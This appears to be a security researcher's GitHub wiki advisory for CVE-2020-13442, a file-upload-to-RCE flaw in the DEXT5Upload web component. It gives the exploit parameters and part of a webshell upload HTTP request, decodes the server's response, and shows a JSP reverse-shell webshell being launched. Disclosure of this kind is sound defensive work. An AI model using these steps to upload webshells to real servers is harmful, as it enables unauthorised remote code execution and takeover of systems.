File Upload to RCE in DEXT5Upload 2.7.1402870 by xcuter

Jump to bottom

kbgsft edited this page on Jun 6, 2020 · 6 revisions

1. Summary


- DEXT5Upload is a web component that can transfer large files.
- A Remote code execution(RCE) vulnerability exists in DEXT5 Upload 2.7.1402870(last version) and earlier. An attacker can upload a malicious PHP/JSP/ASP/ASPX file via the dext5handler handler. In addition, The recently added SetUploadCheckFileExtension() function can also be bypassed.
- CVE : CVE-2020-13442

2. Payloads

- dext5CMD --> uploadPRequest
- fileToUpload --> filename --> malicious.php
- fileNameRule --> (null)
- fileNameRuleEx --> (null)
- and some...


3. Proof

- vulnerable version(latest)



```
if("undefined"!=typeof window&&!window.DEXT5UPLOAD){window.DEXT5UPLOAD=function(){var a=window.DEXT5UPLOAD_ROOTPATH||"";if(!a)for(var c=document.getElementsByTagName(
return{isRelease:!0,logMode:!1,logLevel:"ALL",logGroupingName:"",isPopUpCssLoaded:!1,version:"DEXT5 Upload",ReleaseVer:"2.7.1402870.1800.01",ServerReleaseVer:"",cabVe
(DEXT5UPLOAD.logLevel=DEXT5UploadLogModeLevel.toUpperCase()),document.write('<script src="'+DEXT5UPLOAD.rootPath+"js/log4javascript/dext5.log4javascript.min.js?ver="+
!0:!1,opera:!!c&&c.version,webkit:-1<a.indexOf(" applewebkit/"),mac:-1<a.indexOf("macintosh"),quirks:"BackCompat"==document.compatMode,mobile:-1<a.indexOf("mobile")||
```

- webshell upload packet (a part of the packet for security)




```
POST /cve/handler/dext5handler.jsp HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1KHoJQxxfjpBiWoI
Content-Length: 425

------WebKitFormBoundary1KHoJQxxfjpBiWoI
Content-Disposition: form-data; name="dext5CMD"

uploadPRequest
------WebKitFormBoundary1KHoJQxxfjpBiWoI
Content-Disposition: form-data; name="fileName"
```

- Response packet after upload




```
HTTP/1.1 200
Set-Cookie: JSESSIONID=0999DEB29337E394A1C3D0B76B932307; Path=/; HttpOnly
Content-Type: text/html;charset=utf-8
Content-Length: 70
Date: Wed, 20 May 2020 20:41:30 GMT

UmMzVmpZM1Z6YzN3dU9qb3ZaR1Y0ZERWMWNHeHZZV1JrWVhSaEx5NThMbncxT0E9PQ==
```

└─> Decoding => success|.::/dext5uploaddata/.|.|58

- Launch webshell



[redacted]/dext5upload
[redacted]/dext5uploaddata/xcuter_webshell.jsp
주의 요함
jsp B4ckd0or r3V3r5e Sh31I
1P
PORT
C0nnect

4. How to find this vulnerability?

- The "Web Security Checker" automatically diagnoses vulnerabilities in web services. It can diagnose the following vulnerabilities : SQL Injection, XSS, LFI, RFI, SSRF, File Upload, File Download, XXE, Command Injection, File management, Direcroty Listing, Source Code Disclosure, URL Redirection, Insecure SSL/TLS, Mixed Content, Specific Vulnerabilities(CVE ShellShock, etc.)
- > https://www.ncloud.com/product/security/webSecurityChecker

5. Discoverer

- Kang Bong Goo(xcuter) in NBP(NAVER BUSINESS PLATFORM)
- Security Engineer
- Service : https://www.ncloud.com, https://www.naver.com

▾ Pages 3

Find a page...

▸ Home

▸ File Download Vulnerability in DEXT5Upload 2.7.1262310 by xcuter

▾ File Upload to RCE in DEXT5Upload 2.7.1402870 by xcuter

Clone this wiki locally

```
https://github.com/kbgsft/vuln-dext5upload.wiki.git
```